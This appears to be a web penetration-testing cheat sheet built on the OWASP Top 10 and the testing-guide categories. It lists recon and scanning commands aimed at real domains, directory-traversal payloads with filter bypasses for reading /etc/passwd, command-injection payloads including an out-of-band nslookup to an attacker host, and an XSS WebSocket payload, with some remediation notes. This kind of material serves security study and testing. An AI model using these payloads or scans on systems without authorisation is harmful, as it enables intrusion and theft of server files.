

| OWASP Top 10 - 2021 |-| SANS-25 | ||
|---|---|---|
A01:2021-Broken Access Control:
|
||
A02:2021-Cryptographic Failures:
|
||
A03:2021-Injection:
|
||
| A04:2021-Insecure Design: Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required. | ||
A05:2021–Security Misconfiguration:
| ||
A06:2021-Vulnerable and Outdated Components:
- A9:2017 Using Components with Known Vulnerabilities:
|
||
| A07:2021-Identification and Authentication Failures: was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping. | ||
A08:2021-Software and Data Integrity Failures: is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category.
|
||
A09:2021-Security Logging and Monitoring Failures: ⬅️A10:2017 Insufficient Logging & Monitoring
| ||
| A10:2021-Server-Side Request Forgery (SSRF): SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL). | ||
Strategies for VAPT -> PTES-Penetration Testing Execution Standard
- Reconnaissance (Foot Printing):- Information gathering
- Network Scanning:- Find open ports and service running on the open ports
- Exploitation:- Gaining system access
- Maintaining Access:- Keep system access after leaving the system access
- Clearing Logs:- Remove footprints
Tries to understand the application’s logic and plays with the application. Tools can be used for information gathering. For example, an HTTP proxy can be used to observe all the HTTP requests and responses.
Active tests have been split into 11 sub-categories.
- Information Gathering
- Configuration and Deployment Management Testing
- Identity Management Testing
- Authentication Testing (Authentication is the process of verifying users identity by assuring that the person is the same as what he is claiming for)
- Authorization Testing (Authorization is the process of verifying what they have access to. It means it a way to check if the user has permission to use a resource or not)
- Session Management Testing
- Input validation Testing
- Error Handling
- Cryptography
- Business Logic Testing
- Client Side Testing
- API Testing
1.1 Conduct Search Engine Discovery and Reconnaissance for Information Leakage
- Search Engine:
- OSINT Framework: OSINT Framework to perform various recon techniques on Companies, People, Phone Number, Bitcoin Addresses, etc.,
- Shodan: Shodan is a search engines that user find specific types (Computers, web cams, routers, servers, etc.)
- Duck Duck Go: does not collect or share personal information
- Startpage(ixquick): Combines the top ten results from multiple search engines
- Builtwith.com: Find out what websites are Built With
- PunkSpider: Global web application vulnerability search engine. Deeper, faster, harder scans
- Google Hacking Database
- Google Search operators: Manual Search
- https://gbhackers.com/latest-google-dorks-list
1.2. Fingerprint Web Server: Knowing the version and type of running web server
- Tools:
- Httprint, Httprecon,
- Online Testing Sites:
- Browser Plug-in: wappalyzer (Firefox / Chrome browser Plug-in)
1.3. Review Webserver Metafiles/Webpage Comments for Information Leakage: Analyze robots.txt, sitemap.xml, crossdomain.xml and identify Tags from website.
- Tools:
- curl:
$ curl --url https://www.naano.com/robots.txt - wget:
$ wget www.nano.com/robots.txt - Browser “view source” function (Ctrl + U)
- curl:
1.4. Enumerate Applications on Webserver: Find out which particular applications are hosted on a web server
$ nmap –PN –sT –sV –p0-65535 192.168.1.100
1.6. Identify application entry points
1.7. Map execution paths through application
1.8. Fingerprint Web Application Framework
1.9. Fingerprint Web Application: Identify the web application and version to determine known vulnerabilities and the appropriate exploits to use during testing.
-
WHOIS:is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system.
- whois:
$ whois example.com
- whois:
-
DNS Enumeration:
-
nslookup:
$ nslookup Microsoft.com {-type=A (DNS A Record) -type=mx (Mail server), -type=TXT (DNS TXT Records) -type=soa (Technical information), -type=any (all available) } -
dig:
dig microsoft.com A (DNS A record) | dig microsoft.com MX (DNS MX record) | dig microsoft.com TXT (DNS TXT record)} -
Dnsenum:
$ dnsenum Microsoft.com -
Dnsrecon:
$ dnsrecon –d Microsoft.com -
Knock: Sub domain brute forcing
$ knockpy Microsoft.com -
Dmitry:
$ Dmitry -winsepfb -o test.txt Microsoft.com -
recon-ng: https://hackertarget.com/recon-ng-tutorial
          $ recon-ng

          [recon-ng][default] > use recon/domains-hosts/hackertarget

          [recon-ng][default][hackertarget] > show options

          [recon-ng][default][hackertarget] > set SOURCE www.nano.com

          [recon-ng][default][hackertarget] > run
-
-
Port Scanning (Service Fingerprinting & OS Detection):
- Nmap:
$ nmap –sS –A –PN –p- --script=http-title nano.com [-sS:syn scan, -A:OS detection + service fingerprint, -PN:no ping, -p-: all ports] - Port scans top 1000 TCP ports:
$ nmap 192.168.100.2 - Port scans all 65535 TCP ports:
$ nmap –A –p- 192.168.100.2 - Port scans top 1000 UDP ports:
$ nmap -sU 192.168.100.2 - Port scans all 65535 UDP ports:
$ nmap –sU -p- -A 192.168.100.2 - nmap -sn 69.164.124.128/25 --disable-arp-ping -oN 69.164.124.128_25.txt
- TCP: sudo nmap -Pn -n -T4 -sV -sS -p- --max-hostgroup 4 --open --script vuln -iL set1.txt -oA TCP_set1
- UDP: sudo nmap -Pn -n -T4 -sV -sU -p 21,22,23,25,49,53,67-69,80,88,123-139,143,389,443-445,3389, --max-hostgroup 4 --open --script vuln -iL set2.txt -oA UDP_set2
- Nmap:
-
unicornscan: Unicornscan is an asynchronous network stimulus delivery/response recording tool. Meaning it sends out broken/unorganized/fragmented packets (without a regular pattern unlike other port scanning tools) to a host and waits for the target's response.
-
SSL Scan:
- sslscan:
$ sslscan 127.0.0.1 - sslyze:
$ sslyze --regular www.example.com - tlssled:
$ tlssled 192.168.1.1 443 - Nmap scripts:
$ nmap nmap -sV -sC <target>        //Script ssl-cert -Retrieves a server's SSL certificate
$ nmap -sV --script ssl-enum-ciphers -p 443 <host>
$ nmap -sV --version-light --script ssl-poodle -p 443 <host>
$ nmap -p 443 --script ssl-heartbleed <target>
$ nmap -p 443 --script ssl-ccs-injection <target>     //Detects whether a server is vulnerable to the SSL/TLS "CCS Injection" vulnerability
$ nmap -p 443 --script ssl-cert-intaddr <target>      //Reports any private IPv4 addresses found in the various fields of an SSL service's certificate.
- sslscan:
-
Traceroute:
- LFT:
$ lft –s Microsoft.com - tcptraceroute:
$ tcptraceroute Microsoft.com 433 - hping:
$ hping –traceroute -1 www.microsoft.com
- LFT:
-
Fingerprinting:
- Nikto:
$ Nikto –h www.example.com || $ Nikto -h http://example.com –output Desktop/nikto.html -Format htm - Whatweb:
$ whatweb www.rsu.ac.in || $ whatweb –a 3 www.rsu.ac.in - w3af: web application attack & audit framework (Kali Linux)
- Bliendelephant:
$ bliendelephant.py -h - Asp Auditor:
$ Asp-auditor.pl http://www.gtu.ac.in/default.aspx -bf - WPScan:
$ wpscan --url www.rsu.ac.in - cms-explorer:
$ cms-explorer.pl –url http://microsoft.com –type drupal - joomscan:
$ joomscan –u http://www.joom.com/joomla
- Nikto:
-
Web Application Firewall:
- Waffit:
$ wafw00f https://microsoft.com
- Waffit:
-
Directory:
- dirb:
$ dirb URL/Hostname/IP - dirbuster
- cadaver:
- w3af:
- dirb:
-
Load Balancer
- lbd:
$ lbd www.microsoft.com - halberd:
halberd www.microsoft.com
- lbd:
1.10. Map Application Architecture
2.1 Test Network/Infrastructure Configuration
2.2 Test Application Platform Configuration
2.3 Test File Extensions Handling for Sensitive Information
2.4 Backup and Unreferenced Files for Sensitive Information
2.5 Enumerate Infrastructure and Application Admin Interfaces
2.6 Test HTTP Methods: (HEAD, GET, POST, PUT, DELETE, TRACE, OPTIONS, CONNECT)
| GET | POST |
|---|---|
| GET method is used to only retrieve data from the server using a given URL | POST request is used to send data to the server |
| e.g: https://website.com/form.php?name=1&mob=2&add=3 | e.g: https://website.com/form.php HTTP/1.1 name=1&mob=2&add=3 |
| Data in URL so anyone can see, bookmark, copy or change data | URL+Request body in HTTP header which is hidden so if URL know but request boady dont know so no one can read, write, data |
| 2048 character maximum length of URL | Unlimited data length because data in request body |
| Only ASCII(e.g.convert ' in %27 and " in %22) character can be sent | ASCII, Decimal, Binary all type of data can be sent |
- HEAD: Request used to get only response status and headers information from the server but no body(entity).
- TRACE: Performs a message loop-back test along the path to the target resource.
- OPTIONS: Method is used to describe the communication options for the target resource.
- CONNECT: Method is used by the client to establish a network connection to a web server over HTTP
2.7 Test HTTP Strict Transport Security: HSTS header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over HTTPS.
HSTS header uses two directives:
- max-age: Indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
- includeSubDomains: Indicate that all web application’s subdomains must use HTTPS.
Strict-Transport-Security: max-age=60000; includeSubDomains
2.8 Test RIA cross domain policy: Rich Internet Applications (RIA) have adopted Adobe’s crossdomain.xml policy files to allow for controlled cross domain access to data and service consumption using technologies such as Oracle Java, Silverlight, and Adobe Flash. Therefore, a domain can grant remote access to its services from a different domain. (Most RIA applications support crossdomain.xml and Silverlight used clientaccesspolicy.xml) [Testing Example: http://website.com/crossdomain.xml]
<cross-domain-policy>
<allow-access-from domain=”*” />           //(If "*" indicate weak settings in the policies)
</cross-domain-policy>
3.1 Test Role Definitions
3.2 Test User Registration Process
3.3 Test Account Provisioning Process
3.4 Testing for Account Enumeration and Guessable User Account
3.5 Testing for Weak or unenforced username policy
3.6 Test Permissions of Guest/Training Accounts
3.7 Test Account Suspension/Resumption Process
4.1 Testing for Credentials Transported over an Encrypted Channel
4.2 Testing for default credentials
4.3 Testing for Weak lock out mechanism
4.4 Testing for bypassing authentication schema
4.5 Test remember password functionality
4.6 Testing for Browser cache weakness
4.7 Testing for Weak password policy
4.8 Testing for Weak security question/answer
4.9 Testing for weak password change or reset functionalities
4.10 Testing for Weaker authentication in alternative channel
5.1 Testing Directory traversal/file include
Directory traversal (a.k. file path traversal) is a vulnerability that allows an attacker to read arbitrary files on the server that is running an application. e.x: back-end systems file, application code & data, credentials and sensitive operating system files.
Unix: ../(../../etc/passwd) and Windows: both ../ and ..\ (....\windows\win.ini) are valid directory traversal sequences.
If an application blocks directory traversal sequences then bypass using a variety of techniques:
- Absolute path from the filesystem root:
name=/etc/passwd - Nested traversal sequences:
....// or ....\/ - non-standard encodings:
..%c0%af or ..%252f - If application requires user-supplied name must start with the expected base folder:
name=/var/www/images/../../../etc/passwd - If application requires user-supplied name must end with an expected file extension, such as .png:
name=../../../etc/passwd%00.png
Remediation:
-
most effective way to prevent file path traversal is to avoid passing user-supplied input to filesystem.
-
If it is considered unavoidable to pass user-supplied input:
-
Validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values.
-
Application should append the input to the base directory and use a platform filesystem API to canonicalize the path
5.2 Testing for bypassing authorization schema
5.3 Testing for Privilege Escalation
5.4 Testing for Insecure Direct Object References
6.1 Testing for Bypassing Session Management Schema
6.2 Testing for Cookies attributes
6.3 Testing for Session Fixation
6.4 Testing for Exposed Session Variables
6.5 Testing for Cross Site Request Forgery (CSRF)
6.6 Testing for logout functionality
6.7 Test Session Timeout
6.8 Testing for Session puzzling (also known as Session Variable Overloading)
7.1 Testing for Reflected Cross Site Scripting
7.2 Testing for Stored Cross Site Scripting
7.3 Testing for HTTP Verb Tampering
7.4 Testing for HTTP Parameter pollution
7.6 Oracle Testing
7.7 MySQL Testing
7.8 SQL Server Testing
7.9 Testing PostgreSQL
7.10 MS Access Testing
7.11 Testing for NoSQL injection
7.12 Testing for LDAP Injection
7.13 Testing for ORM Injection
7.14 Testing for XML Injection
7.15 Testing for SSI Injection
7.16 Testing for XPath Injection
7.17 IMAP/SMTP Injection
7.18 Testing for Code Injection
7.19 Testing for Local File Inclusion
7.20 Testing for Remote File Inclusion
7.21 Testing for OS Command Injection OS command injection (a.k. shell injection) is vulnerability that allows an attacker to execute arbitrary OS commands on the server that is running an application, and typically fully compromise the application and all its data.
When you have identified an OS command injection vulnerability execute some initial commands to obtain information about the system that you have compromised. Commands:
Purpose of command        Linux         Windows
Name of current user      whoami        whoami         ---> i.e `&whoami` or `|whoami`
Operating system          uname -a      ver
Network configuration     ifconfig      ipconfig /all
Network connections       netstat -an   netstat -an
Running processes         ps -ef        tasklist
Detecting blind OS command injection using time delays:
& ping -c 10 127.0.0.1 &Exploiting blind OS command injection by redirecting output:& whoami > /var/www/static/whoami.txt &Exploiting blind OS command injection using out-of-band (OAST) techniques:& nslookup name.webattacker.com &
-
Command separators work on both Windows and Unix-based systems:
&&&||| -
Work only on Unix-based systems:
;Newline (0x0a or \n)Prevention:
- Never call out to OS commands from application-layer code.
- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.
- Don't sanitize input by escaping shell metacharacters
7.22 Testing for Buffer overflow
7.23 Testing for Heap overflow
7.24 Testing for Stack overflow
7.25 Testing for Format string
7.26 Testing for incubated vulnerabilities
7.27 Testing for HTTP request smuggling / splitting
7.28 Server-side template injection
An attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side
Vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

8.1 Analysis of Error Codes
- Web Server Errors: A common error that we can see during testing is the HTTP 404 Not Found.
- Application Server Error: Application errors are returned by the application itself, rather than the web server. These could be error messages from framework code (ASP, JSP etc.) Detailed application errors typically provide information of server paths, installed libraries and application versions.
- Database Error: Database errors are those returned by the Database System when there is a problem with the query or the connection 80004005:- is a generic IIS error code which indicates that it could not establish a connection to its associated database
- Tools: ErrorMint
8.2 Analysis of Stack Traces
- Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker.
- Attackers attempt to generate these stack traces by tampering with the input to the web application with malformed HTTP requests and other input data.
- Some tests to try include:
- Invalid input (such as input that is not consistent with application logic.
- Input that contains non alphanumeric characters or query syntax.
- Empty inputs.
- Inputs that are too long.
- Access to internal pages without authentication.
- Bypassing application flow.
9.1 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection
-
When the SSL/TLS service is present it is good but it following vulnerabilities exist:
- SSL/TLS protocols, Ciphers, keys and renegotiation must be properly configured.
- Certificate validity must be ensured:Testing SSL certificate validity – client and server (manually)
-
Tools:
- sslscan:
$ sslscan www.microsoft.com - openssl:
$ openssl s_client –connect www.facebook.com:443 –showcert - sslyze ( TLS/SSL Implementation Analyzer):
$ sslyze--regular www.microsoft.com - testssl.sh:
$ testssl.sh –t smtp smtp.gmail.com:25 - Nmap:
$ nmap --script ssl-enum-ciphers -p 443 microsoft.com || $ nmap -p 443 --script ssl-css-injection microsoft.com - SSL-heartbleed:
$ nmap -p 433 --script ssl-heartbleed microsoft.com - SSL-Poodle:
$ nmap -sV --version-light --script ssl-poodle -p 443 microsoft.com
- sslscan:
-
Online SSL scan:
9.2 Testing for Padding Oracle
- A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g. internal session state stored on the client, and leaks the state of the validity of the padding after decryption.
- The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations.
- This can lead to leakage of sensible data or to privilege escalation vulnerabilities, if integrity of the encrypted data is assumed by the application.
9.3 Testing for Sensitive information sent via unencrypted channels
- As a rule of thumb if data must be protected when it is stored,this data must also be protected during transmission.
- Some examples for sensitive data are:
- Information used in authentication (e.g. Credentials, PINs, Session identifiers, Tokens, Cookies…)
- Information protected by laws, regulations or specific organizational policy (e.g. Credit Cards, Customers data)
- If the application transmits sensitive information via unencrypted channels (e.g. HTTP) it is considered a security risk. Ex. are:
- Basic authentication which sends authentication credentials in plain-text over HTTP
- Form based authentication credentials sent via HTTP
- Cookie Containing Session ID Sent over HTTP
10.1 Test Business Logic Data Validation
10.2 Test Ability to Forge Requests
10.3 Test Integrity Checks
10.4 Test for Process Timing
10.5 Test Number of Times a Function Can be Used Limits
10.6 Testing for the Circumvention of Work Flows
10.7 Test Defenses Against Application Mis-use
10.8 Test Upload of Unexpected File Types
10.9 Test Upload of Malicious Files
11.1 Testing for DOM based Cross Site Scripting
11.2 Testing for JavaScript Execution
11.3 Testing for HTML Injection
11.4 Testing for Client Side URL Redirect
11.5 Testing for CSS Injection
11.6 Testing for Client Side Resource Manipulation
11.7 Test Cross Origin Resource Sharing (CORS)
11.8 Testing for Cross Site Flashing
11.10 Testing WebSockets
WebSockets used in modern web applications. They are initiated over HTTP and provide long-lived connections with asynchronous communication in both directions.
WebSockets are used for all kinds of purposes, including performing user actions and transmitting sensitive information
-
Example, Chat application uses WebSockets to send messages between the browser and the server. When a user types a message, a WebSocket message like the following is sent to the server:
{"message":"Hello Nayan"}The contents of the message are transmitted via WebSockets to another chat user, and rendered in the user's browser as follows:
<P>Hello Nayan</P>In this situation, no other input processing or defenses are in play, an attacker can perform a XSS attack by submitting the following WebSocket message:
{"message":"<img src=1 onerror='alert(1)'>"}
Remediation:
- Use the wss:// protocol (WebSockets over TLS).
- Hard code the URL of the WebSockets endpoint, and certainly don't incorporate user-controllable data into this URL.
- Protect the WebSocket handshake message against CSRF, to avoid cross-site WebSockets hijacking vulnerabilities.
11.11 Test Web Messaging
11.12 Test Local Storage
- Burp Suite – Burp Suite is an integrated platform for performing security testing of applications.
- OWASP ZAP – OWASP Zed Attack Proxy Project is an open-source web application security scanner. It is intended to be used by both those new to application security as well as professional penetration testers.
- Fiddler - Fiddler is an HTTP debugging proxy server application which can captures HTTP and HTTPS traffic and logs it for the user to review. Fiddler can also be used to modify HTTP traffic for troubleshooting purposes as it is being sent or received.
- Charles Proxy – HTTP proxy / HTTP monitor / Reverse Proxy that enables a developer to view all of the HTTP and SSL / HTTPS traffic between their machine and the Internet.